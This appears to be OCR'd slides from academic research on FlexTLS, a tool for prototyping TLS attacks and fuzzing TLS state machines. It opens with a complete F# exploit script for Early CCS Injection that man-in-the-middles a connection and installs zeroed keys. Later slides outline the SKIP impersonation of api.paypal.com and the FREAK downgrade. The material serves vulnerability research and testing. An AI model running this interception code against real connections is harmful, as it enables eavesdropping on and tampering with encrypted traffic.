
```
let earlyCCS (server_name:string, port:int) : state * state =

  (* Start being a Man-In-The-Middle *)
  let sst,_,cst,_ = FlexConnection.MitmOpenTcpConnections(
      "0.0.0.0",server_name,listener_port=6666,
      server_cn=server_name,server_port=port) in

  (* Forward client hello *)
  let sst,nsc,sch = FlexClientHello.receive(sst) in
  let cst   = FlexHandshake.send(cst,sch.payload) in

  (* Forward server hello and check the ciphersuite *)
  let cst,nsc,csh = FlexServerHello.receive(cst,sch,nsc) in
  if not (isRSACipherSuite (cipherSuite_of_name (getSuite csh))) then
      failwith "Demo implemented for the RSA key exchange only"
  else
  let sst = FlexHandshake.send(sst,csh.payload) in

  (* Inject CCS to both *)
  let sst,_ = FlexCCS.send(sst) in
  let cst,_ = FlexCCS.send(cst) in

  (* Compute the weak keys and start encrypting data we send *)
  let weakKeys = { FlexConstants.nullKeys with
                   ms = (Bytes.createBytes 48 0)} in
  let weakNSC  = { nsc with keys = weakKeys} in

  let weakNSCServer = FlexSecrets.fillSecrets(sst,Server,weakNSC) in
  let sst = FlexState.installWriteKeys sst weakNSCServer in

  let weakNSCClient = FlexSecrets.fillSecrets(cst,Client,weakNSC) in
  let cst = FlexState.installWriteKeys cst weakNSCClient in

  (* Forward server cert, server hello done, and client key exchange *)
  let cst,sst,_ = FlexHandshake.forward(cst,sst) in
  let cst,sst,_ = FlexHandshake.forward(cst,sst) in
  let sst,cst,_ = FlexHandshake.forward(sst,cst) in

  (* Get the Client CCS, drop it, but install new weak reading keys *)
  let sst,_,_ = FlexCCS.receive(sst) in
  let sst   = FlexState.installReadKeys sst weakNSCServer in

  (* Forward the client finished message *)
  let sst,cst,_ = FlexHandshake.forward(sst,cst) in

  (* Forward the CCS, and install weak reading keys on client side *)
  let cst,_,_ = FlexCCS.receive(cst) in
  let cst   = FlexState.installReadKeys cst weakNSCClient in
  let sst,_ = FlexCCS.send(sst) in

  (* Forward server finished message *)
  let cst,sst,_ = FlexHandshake.forward(cst,sst) in
  sst,cst
```



Fuzzing TLS (SmackTLS)

We built a test framework

- Generate 100s of non-conforming traces from a *state machine specification*
- For each trace, we automatically generate a FlexTLS scenario
- We tested many TLS libraries using those "deviant" traces



State machine for common Web configurations


Many, Many Bugs

Unexpected state transitions in OpenSSL, NSS, Java, SecureTransport, …

- Required messages are allowed to be skipped
- Unexpected messages are allowed to be received
- CVEs for many libraries

How come all these bugs?

- In independent code bases, sitting in there for years
- Are they exploitable?



OpenSSL State Machine


Many, Many Bugs

Unexpected state transitions in OpenSSL, NSS, Java, SecureTransport, …

- Required messages are allowed to be skipped
- Unexpected messages are allowed to be received
- CVEs for many libraries

How come all these bugs?

- In independent code bases, sitting in there for years
- Are they exploitable?




Java State Machine

SKIP Inconvenient Messages

Network attacker impersonates api.paypal.com to a JSSE client


1. Send PayPal's cert
2. SKIP ServerKeyExchange (bypass server signature)
3. SKIP ServerHelloDone
4. SKIP ServerCCS (bypass encryption)
5. Send ServerFinished using uninitialized MAC key (bypass handshake integrity)
6. Send ApplicationData (unencrypted) as S.com



FREAK: Downgrade to RSA_EXPORT

A man-in-the-middle attack against :

- servers that support RSA_EXPORT (512bit keys obsoleted in 2000)
- clients that accept ServerKeyExchange in RSA (SmackTLS bug)




Smacktest.com

[ALPHA]

Online instance of FlexTLS

- Publicly available web application for testing TLS clients and servers
- Demonstrates FlexTLS's capability to underpin TLS testing suites.



Status

Prototyping of exploits using FlexTLS

- First known complete implementation of the Triple Handshake
- Replication of several known attacks like EarlyCCS, Fragmented CH.
- Discovery and implementation of FREAK, SKIP [IEEE S&P'15]

Systematic testing of TLS implementation

- State machine fuzzing automation and discovery of bugs
- Regression testing of implementations and attack database

Scenario	# of msg	lines of code	Reference
TLS 1.2 RSA	9	18	-
TLS 1.2 DHE	13	23	Sec. 2
TLS 1.3 1-RTT	10	24	Sec. 3.3, App. B
ClientHello Fragmentation	3	8	Sec. 3.1.2
Alert Fragmentation	3	7	Sec. 3.1.3
FREAK	15	38	Sec. 3.1.6
SKIP	7	15	Sec. 3.1.1, App. A
Triple Handshake	28	44	Sec. 3.1.4
Early CCS Injection	17	29	Sec. 3.1.5

Table 2: FLEXTLS Scenarios: evaluating succinctness

Conclusions

Cryptographic protocol testing needs work

- State-machine fuzzing should be done systematically
- You can use FlexTLS to demonstrate new attacks (Logjam)
- You can use FlexTLS to test new features in your code to ensure that it does not re-enable old attacks
- There may be similar bugs in IPsec and SSH

FlexTLS is available at http://smacktls.com

(Future releases at http://mitls.org)

Thank you !

We would also like to aknowledge the INRIA Prosecco team
and our colleagues working both on miTLS and F*